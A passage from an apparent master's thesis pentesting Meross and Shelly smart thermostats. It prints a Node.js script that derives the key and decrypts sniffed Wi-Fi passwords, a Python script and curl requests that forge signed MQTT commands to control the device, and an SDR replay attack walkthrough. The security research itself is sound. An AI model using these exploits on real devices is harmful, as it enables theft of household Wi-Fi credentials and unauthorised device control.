In the vulnerability analysis, it was observed in section 5.3.2.1 that the Wi-Fi password transmitted over an unencrypted Wi-Fi network was encrypted. The encryption method used had supposedly already been identified and committed[1] to a GitHub repository. This section presents an attempt to decrypt the password.


As discussed in Section 5.3.2.1, the three essential parameters required to generate the symmetric key for decrypting the Wi-Fi password could be easily obtained by monitoring the unprotected Wi-Fi network.

To validate the encryption function utilized in the Github commit[2], as mentioned in Section 5.3.2.1, it was crucial to demonstrate that it produced identical ciphertext to that collected during the monitoring of the Meross Smart Thermostat setup. The code from the commit was replicated, with necessary modifications to employ the collected parameters for encrypting the Wi-Fi password (refer to Figure 6.15). Executing the program yielded an encrypted password identical to the one previously collected during the monitoring of the unprotected Wi-Fi network, affirming the successful creation of the symmetric key.

Subsequently, a decrypt function was created, utilizing the same key (see Figure 6.16). Executing this code with the collected encrypted Wi-Fi password effectively decrypted it (see Figure 6.17). The attack was

[1] https://github.com/bytespider/Meross/pull/60/commits/0cc23001c586669e6d2472ee847feafa8321be78

[2] https://github.com/bytespider/Meross/pull/60/commits/0cc23001c586669e6d2472ee847feafa8321be78



crack.js

C: > Users > Adam > OneDrive > KTH femman > Examensarbete > Meross > crack-wifi-password > crack.js > ...

```javascript
var md5 = require('md5');

let crypto;
try {
  crypto = require('node:crypto');
} catch (err) {
  console.error('crypto support is disabled!');
}

password = [redacted]
type = "msh300hk"
uuid = "2208257962858762080248e1e9a4f317"
macAddress = "48:e1:e9:a4:f3:17"

function calculateWifiXPassword(password, type, uuid, macAddress) {
  const key = Buffer.from(md5(type+uuid+macAddress).toString('hex'), 'utf8')
  const iv = Buffer.from('0000000000000000', 'utf8')
  const cipher = crypto.createCipheriv('aes-256-cbc', key, iv);

  const count = Math.ceil(password.length/16)*16;
  const padded = password.padEnd(count, '\0')

  let encrypted = cipher.update(padded, 'utf8', 'base64');
  encrypted += cipher.final('base64')

  return encrypted
}

wifiXPassword = calculateWifiXPassword(password, type, uuid, macAddress);

console.log(wifiXPassword)
```


Figure 6.15: NodeJS code mimicking the Meross mobile application Wi-Fi password encryption mechanism. The code has been predominantly derived from the referenced GitHub commit.

successfully replicated a few times with different Wi-Fi passwords to ensure exploit reliability.

In summary, this exploitation demonstrates that a monitoring attacker can collect and decrypt users' Wi-Fi passwords during the setup of their Meross Smart Thermostats, showcasing the vulnerability of the system.


6.2.2.2 MQTT Communication - Lack of MQTT Authorization (ID 5)

Recall from Section 6.1.2.1 that an information disclosure vulnerability was identified. To investigate the possibility of monitoring temperature changes in thermostats associated with other user accounts, a new user account was



```
function decryptWifiXPassword(ciphertext) {
  const key = Buffer.from(md5(type+uuid+macAddress).toString('hex'), 'utf8')
  const iv = Buffer.from('0000000000000000', 'utf8')

  encryptedText = Buffer.from(ciphertext, 'base64');

  const decipher = crypto.createDecipheriv('aes-256-cbc', key, iv);

  let decrypted = decipher.update(encryptedText);

  return decrypted.toString();
}

plaintext = decryptWifiXPassword(wifiXPassword)

console.log(plaintext)
```

Figure 6.16: NodeJS code used to decrypt the collected Wi-Fi password.



```
C:\Users\Adam\OneDrive\KTH femman\Examensarbete\Meross\crack-wifi-password>node decrypt.js
[redacted]
```

Figure 6.17: Collected Wi-Fi password successfully decrypted (password is censored).

registered on the Meross mobile application and subsequently employed within MQTT Explorer. The newly created account was configured in MQTT Explorer to subscribe to the initial account. Upon establishing a connection, adjustments were made to the thermostat's temperature, yet no incoming messages were detected in MQTT Explorer, rendering the attack unsuccessful. This indicates that individual user accounts lack the capability to observe temperature changes in other accounts' thermostats.


6.2.2.3 MQTT Communication - Message Forging (ID 6)

Despite unsuccessful attempts at replay attacks in Section 6.1.2.1, an attacker might still gain control over the device by signing new forged messages. To explore this possibility, an internet search was conducted to identify any pre-existing solutions for the signing function. A GitHub repository[1] was discovered, which presented an implementation of the signing function. The code in this repository was originally designed to enable device control over the local network, utilizing MQTT. However, it is conceivable that the

[1] https://github.com/dehsgr/node-red-contrib-meross

local MQTT communication functions similarly to the cloud-based MQTT approach. In such a scenario, forging messages and transmitting them via Meross's MQTT broker could be possible.

Upon examining the code in the repository, it was observed that the sign function involved concatenating the message ID, user key, and timestamp, which were then hashed using MD5. To generate the sign value, a Python script (refer to Figure 6.18) was developed. This script generated a UNIX timestamp, a random message ID, and utilized the user key to compute the sign value.




```
main.py  ×
main.py > ...
import time
from hashlib import md5

key = "6[redacted]2"
timestamp = str(int(time.time()))
messageId = str(md5(timestamp.encode()).hexdigest())

print("messageId: " + messageId)
print("timestamp: " + timestamp)

sign = md5((messageId + key + timestamp).encode()).hexdigest()

print("sign: " + sign)
```

Figure 6.18: Python script for generating timestamp, message ID, and sign value.

In Section 5.3.2.1, it was noted that CURL requests could be utilized to establish communication with the device on the local network. To verify the effectiveness of the generated sign values, an initial attempt was made to resend a previously sent message to the device using a CURL request. However, the server responded with an empty reply, demonstrating the presence of replay attack protection, even within the local network.

Subsequently, a second CURL request was sent to the device, incorporating a newly generated message ID, timestamp, and sign value generated by the Python script. This request was successfully accepted by the device, and a response was received, thus confirming the validity of the newly generated sign value. Figure 6.19 illustrates the two CURL requests.



```
┌──(kali㉿kali)-[/media/sf_sharedwithkali/exjobb/meross/firmware]
└─$ curl -X POST 'http://192.168.137.120/config' \
  -H 'Connection: close' \
  -H 'Content-Type: application/json; charset=UTF-8' \
  -H 'Accept-Encoding: gzip' \
  -H 'User-Agent: okhttp/3.12.0' \
  -d '{"header":{"from":"http://10.10.10.1/config","messageId":"8b5cd5083e322daf1e9b3c94b651d4dd","method":
"GET","namespace":"Appliance.System.All","payloadVersion":1,"sign":"6de97ff4d1285c993421a1a69cbf30d6","time
stamp":1691106254,"triggerSrc":"Android"},"payload":{}}'
curl: (52) Empty reply from server

┌──(kali㉿kali)-[/media/sf_sharedwithkali/exjobb/meross/firmware]
└─$ curl -X POST 'http://192.168.137.120/config' \
  -H 'Connection: close' \
  -H 'Content-Type: application/json; charset=UTF-8' \
  -H 'Accept-Encoding: gzip' \
  -H 'User-Agent: okhttp/3.12.0' \
  -d '{"header":{"from":"http://10.10.10.1/config","messageId":"7c161c9d657a4d05870e56097b29b29f","method":
"GET","namespace":"Appliance.System.All","payloadVersion":1,"sign":"de7cacac547316b2f5d3357532ce787d","time
stamp":1691106318,"triggerSrc":"Android"},"payload":{}}'
{"header":{"messageId":"7c161c9d657a4d05870e56097b29b29f","namespace":"Appliance.System.All","method":"GETA
CK","payloadVersion":1,"from":"/appliance/2208257962858762080248e1e9a4f317/publish","timestamp":1691106344,
"timestampMs":357,"sign":"5d124467cd72be1b153e9678bfaacd7f"},"payload":{"all":{"system":{"hardware":{"type"
:"msh300hk","subType":"un","version":"4.0.0","chipType":"MT7686","uuid":"2208257962858762080248e1e9a4f317",
"macAddress":"48:e1:e9:a4:f3:17"},"firmware":{"version":"4.5.29","homekitVersion":"4.1","compileTime":"2023
/06/28 10:21:23 GMT +08:00","encrypt":1,"wifiMac":"00:c0:ca:af:58:e7","innerIp":"192.168.137.120","server":
"mqtt-eu.meross.com","port":443,"userId":2803864},"time":{"timestamp":1691106344,"timezone":"Europe/Stockho
lm","timeRule":[[1679792400,7200,1],[1698541200,3600,0],[1711846800,7200,1],[1729990800,3600,0],[1743296400
,7200,1],[1761440400,3600,0],[1774746000,7200,1],[1792890000,3600,0],[1806195600,7200,1],[1824944400,3600,0
],[1837645200,7200,1],[1856394000,3600,0],[1869094800,7200,1],[1887843600,3600,0],[1901149200,7200,1],[1919
293200,3600,0],[1932598800,7200,1],[1950742800,3600,0],[1964048400,7200,1],[1982797200,3600,0]]},"online":{
"status":1,"bindId":"BdY5qGxQ9lMAg1bg","who":1}},"digest":{"hub":{"hubId":3919901463,"mode":0,"nvdmChl":0,"
workChl":3,"curChl":3,"subdevice":[{"id":"030002D5","status":1,"scheduleBMode":6,"onoff":1,"lastActiveTime"
:1691106196,"mts150":{"mode":0,"currentSet":160,"updateMode":0,"updateTemp":295,"motorCurLocation":0,"motor
StartCtr":371,"motorTotalPath":336516}}]}}}}}
```


Figure 6.19: Two attempted CURL requests.

The intention was to attempt to utilize a newly created message for communication with the Meross MQTT broker in order to modify the temperature of the device. Understanding the construction of a temperature-changing MQTT message was essential, and fortunately, this information was available in the previously mentioned Github repository[1]. After constructing the temperature-changing message, a preliminary test was conducted on the local network using a CURL request. Despite encountering a few initial failures, a successful temperature change was eventually achieved.

Utilizing MQTT Explorer, a new message was crafted to mirror the successful local transmission, as depicted in Figure 6.20. The message specified a temperature of 19 degrees and included a message ID, timestamp, and sign value generated by a Python script. Upon publishing and sending this message to the Meross MQTT broker, the thermostat promptly adjusted its temperature to 19 degrees, confirming the success of the exploit. The attack was successfully replicated five times to ensure exploit reliability.

In essence, this implies that in the process of setting up the smart thermostat, an assailant, who monitors the unsecured Wi-Fi network, can acquire the user key and subsequently gain remote control over the device.

[1]https://github.com/krahabb/meross_lan



/appliance/2208257962858762080248e1e9a4f317/subscribe

raw xml [✓ json]

```
    "payloadVersion": 1,
    "method": "SET",
    "sign": "41eaf21107a2afd354586d6d81efd7d8",
    "from": "http://10.10.10.1/config"
  },
  "payload": {
    "temperature": [
      {
        "id": "030002D5",
        "custom": 190
      }
    ]
  }
}
```

QoS 0 ☐ retain


Figure 6.20: MQTT message being ready to be published in MQTT Explorer.

6.2.2.4 Lack of Signal Replaying Checks (ID 3)

Universal Radio Hacker and HackRF were utilized to investigate the possibility of conducting replay attacks. The Spectrum Analyzer was opened in Universal Radio Hacker and configured to employ HackRF, set at the frequency acquired during the information gathering step (433 MHz). By setting the bandwidth to 10 MHz, a more comprehensive view of the data transmission between the hub and the smart thermostat was obtained. It was observed that data transmission occurred each time the display on the smart thermostat was activated. The most significant spike in the spectrum was observed at approximately 434.76 MHz (see Figure 6.21).

The ”Record Signal” feature of Universal Radio Hacker was employed to capture a transmission while changing the temperature from the mobile application (Figure 6.22). The recording was then analyzed using the ”Interpretation” window of Universal Radio Hacker, as depicted in Figure 6.23. Two distinct signals were identified - the first was interpreted as a request signal from the smart thermostat to the hub, while the second was likely the signal from the hub to the smart thermostat for the actual temperature change.

The first signal was removed, leaving only the second signal for replay. Using the ”Replay signal” feature of Universal Radio Hacker with the gain set to 14, the recorded signal was repetitively transmitted until manually stopped (see Figure 6.24). Upon activating the display to trigger the smart thermostat to send a request signal, the temperature was successfully changed back to 14.5 degrees, indicating the success of the replay attack. The replay attack was




Device settings

Device: HackRF
Device Identifier: 0000000000000000f77c60dc233067c3
Frequency (Hz): 433,0M
Sample rate (Sps): 10,0M
Bandwidth (Hz): 10,0M
Gain: 0
IF Gain: 16
Baseband gain: 14
Bias Tee: ☐ Enable Bias Tee
DC correction: ☑ Apply DC correction

```
HackRF-SETUP (0000000000000000f77c60dc233067c3): Success
HackRF-SET_FREQUENCY to 433M: Success
HackRF-SET_SAMPLE_RATE to 10M: Success
HackRF-SET_BANDWIDTH to 10M: Success
HackRF-SET_RF_GAIN to 0: Success
HackRF-SET_IF_GAIN to 16: Success
HackRF-SET_BB_GAIN to 14: Success
HackRF-SET_BIAS_TEE_ENABLED to 0: Success
HackRF-Start RX MODE: Success
HackRF: successfully started rx mode
```

Figure 6.21: Universal Radio Hacker: Spectrum spike observation of transmission using Spectrum Analyzer.



Device settings

Device: HackRF
Device Identifier: 0000000000000000f77c60dc233067c3
Frequency (Hz): 434,761474625M
Sample rate (Sps): 2,0M
Bandwidth (Hz): 2,0M
Gain: 0
IF Gain: 16
Baseband gain: 14
Bias Tee: ☐ Enable Bias Tee
DC correction: ☑ Apply DC correction


Samples captured: **23,3M**
Receive buffer full: **2%**
Signal size (in MiB): **178,00**
Time (in seconds): **11,67**

Figure 6.22: Universal Radio Hacker: Recorded signal of Meross Smart Thermostat transmission.

replicated ten times, using different temperatures, to ensure exploit reliability.

Notably, the mobile application also reflected the temperature change, indicating that the smart thermostat transmits updated temperature information to the hub, even if the temperature change was initiated from the hub.

Moreover, it was observed that the smart thermostat autonomously requested temperature changes every three minutes, and the replay attack proved effective even without user-triggered transmissions. An attempt to



1: Complex Signal


4_160809-434_761MHz-2MSps-2MHz

Noise: 0,0078
Center: 0,0000
Samples/Symbol: 100
Error tolerance: 5
Modulation: FSK
Bits/Symbol: 1
Signal view: Analog
☑ Show data as Bits

0 selected | 0,00 ns | -∞ dBm

```
0011001100110011001100110011001100110011001100110011001100110011001100110011001100110011001100110011
00110011001100110000001100111100111111001100110000000011110000111100111111110000111111001100000000000000111100001
11111000000000000000011110011001100111111000000111100111111001111001111001111110000000011111100110000000001100011
110011111100000011110011001111110011000011111100110011111111111000000001100001100001111000011111100001100110000
111111111111111001100110011111111100110000110011111110000111111111100111111001100111111001111000011110011000000001
```

Figure 6.23: Universal Radio Hacker: Interpretation window of transmission.



Device: HackRF
Device Identifier: 0000000000000000f77c60dc233067c3
Frequency (Hz): 434,761474625M
Sample rate (Sps): 2,0M
Bandwidth (Hz): 2,0M
Gain: 14
IF Gain: 23
Bias Tee: ☐ Enable Bias Tee
Repeat: Infinite

Current iteration:
-
Current sample:
0/114647

Hint: You can edit the raw signal before sending.

Figure 6.24: Universal Radio Hacker: Replay transmission signal.

decode the recorded transmissions for bit flipping, in order to change the temperature to a different value, was unsuccessful and is left for future research.

6.3 Post-Exploitation

Initially, two previously identified vulnerabilities underwent testing on the Meross Smart Thermostat. In the case of one vulnerability (ID 2), a linked blog post in the CVE record facilitated the testing process. Although these known vulnerabilities proved ineffective, the testing process yielded insights that led to the discovery of two new potential threats.

Subsequently, the identified threats and the newly uncovered vulnerabilities were subjected to testing on both the Shelly TRV and the Meross

Smart Thermostat. The process of attempting exploits naturally followed the vulnerability analysis for some of the cases. However, for certain exploits, a less straightforward approach was necessary, requiring more clever approaches and sometimes drawing from prior experience. The reader is presented with all the steps taken for each exploit attempt.

Chapter 7

Results and Analysis

In this chapter, the outcomes of the tests conducted in Chapter 6 are presented. Section 7.1 showcases the findings of the penetration tests executed on the identified threats. Section 7.2 details the tests that did not yield successful exploitation. Subsequently, Section 7.3 presents the vulnerabilities found, denoting successful exploitation attempts. To give a clearer picture, Section 7.4 provides attack trees that outline the steps leading to these vulnerabilities. Finally, Sections 7.5 and 7.6 offer an analysis of reliability and validity, respectively.

It is important to note that an unsuccessful test result does not indicate any issues with the testing process itself. Instead, it signifies that an exploit was not discovered.

7.1 Known Vulnerabilities

7.1.1 Shelly TRV

No applicable known vulnerabilities were identified for Shelly TRV.

7.1.2 Meross Smart Thermostat

Table 7.1 displays the known vulnerabilities that were tested. Recall that there were two more known vulnerabilities considered for testing. However, information acquired during the vulnerability analysis deemed them irrelevant. Both tests were unsuccessful, suggesting that they had been patched or existed solely for other Shelly devices.

ID	Device	Name	Description	Outcome
2	Meross MSG100 devices	CVE-2021-35067	MQTT communication replay attack	Unsuccessful
4	Meross MSS110 devices	CVE-2018-10544	The web server contains an unauthenticated administration endpoint (/admin.htm).	Unsuccessful

Table 7.1: Known vulnerabilities tested on the Meross Smart Thermostat

7.2 Unsuccessful Tests

7.2.1 Shelly TRV

No tests conducted on Shelly TRV yielded unsuccessful results.

7.2.2 Meross Smart Thermostat

One of the conducted tests yielded an unsuccessful outcome, as shown in Table 7.2.

ID	Threat	Reference
5	MQTT communication - Lack of MQTT authorization	Section 6.2.2.2

Table 7.2: Meross Smart Thermostat unsuccessful tests

7.3 Discovered Vulnerabilities

Tables 7.3 and 7.4 present the discovered vulnerabilities for Shelly TRV and the Meross Smart Thermostat, respectively.

Description	Reference
An attacker monitoring the unprotected Wi-Fi access point during device setup can collect the Wi-Fi SSID and password for the user's home network.	Section 6.2.1.1
An attacker can perform a MITM attack and update the device with modified firmware.	Section 6.2.1.2

Table 7.3: Vulnerabilities discovered for the Shelly TRV

Vulnerability	**Reference**
An attacker monitoring the unprotected Wi-Fi access point during device setup can collect and decrypt the Wi-Fi password of the user's home network	Section 6.2.2.1
Radio communication over the 433MHz frequency lacks signal replaying checks, allowing attackers to perform replay attacks.	Section 6.2.2.4
An attacker that has collected the user key by monitoring the unprotected Wi-Fi access point during setup can connect to the Meross MQTT broker and view thermostat temperature and state changes.	Section 6.1.2.1
An attacker that has collected the user key by monitoring the unprotected Wi-Fi access point during setup can connect to the Meross MQTT broker and control the smart thermostat remotely by forging and publishing MQTT messages.	Section 6.2.2.3

Table 7.4: Vulnerabilities discovered for the Meross Smart Thermostat

7.4 Attack Tree

Attack trees were created to provide concise and intuitive visual representations of the steps leading up to each found vulnerability.

7.4.1 Shelly TRV

Figure 7.1 presents the attack tree for the Shelly TRV.

7.4.2 Meross Smart Thermostat

Figure 7.2 presents the attack tree for the Meross Smart Thermostat.

7.5 Reliability Analysis

7.5.1 Ensuring Reproducibility

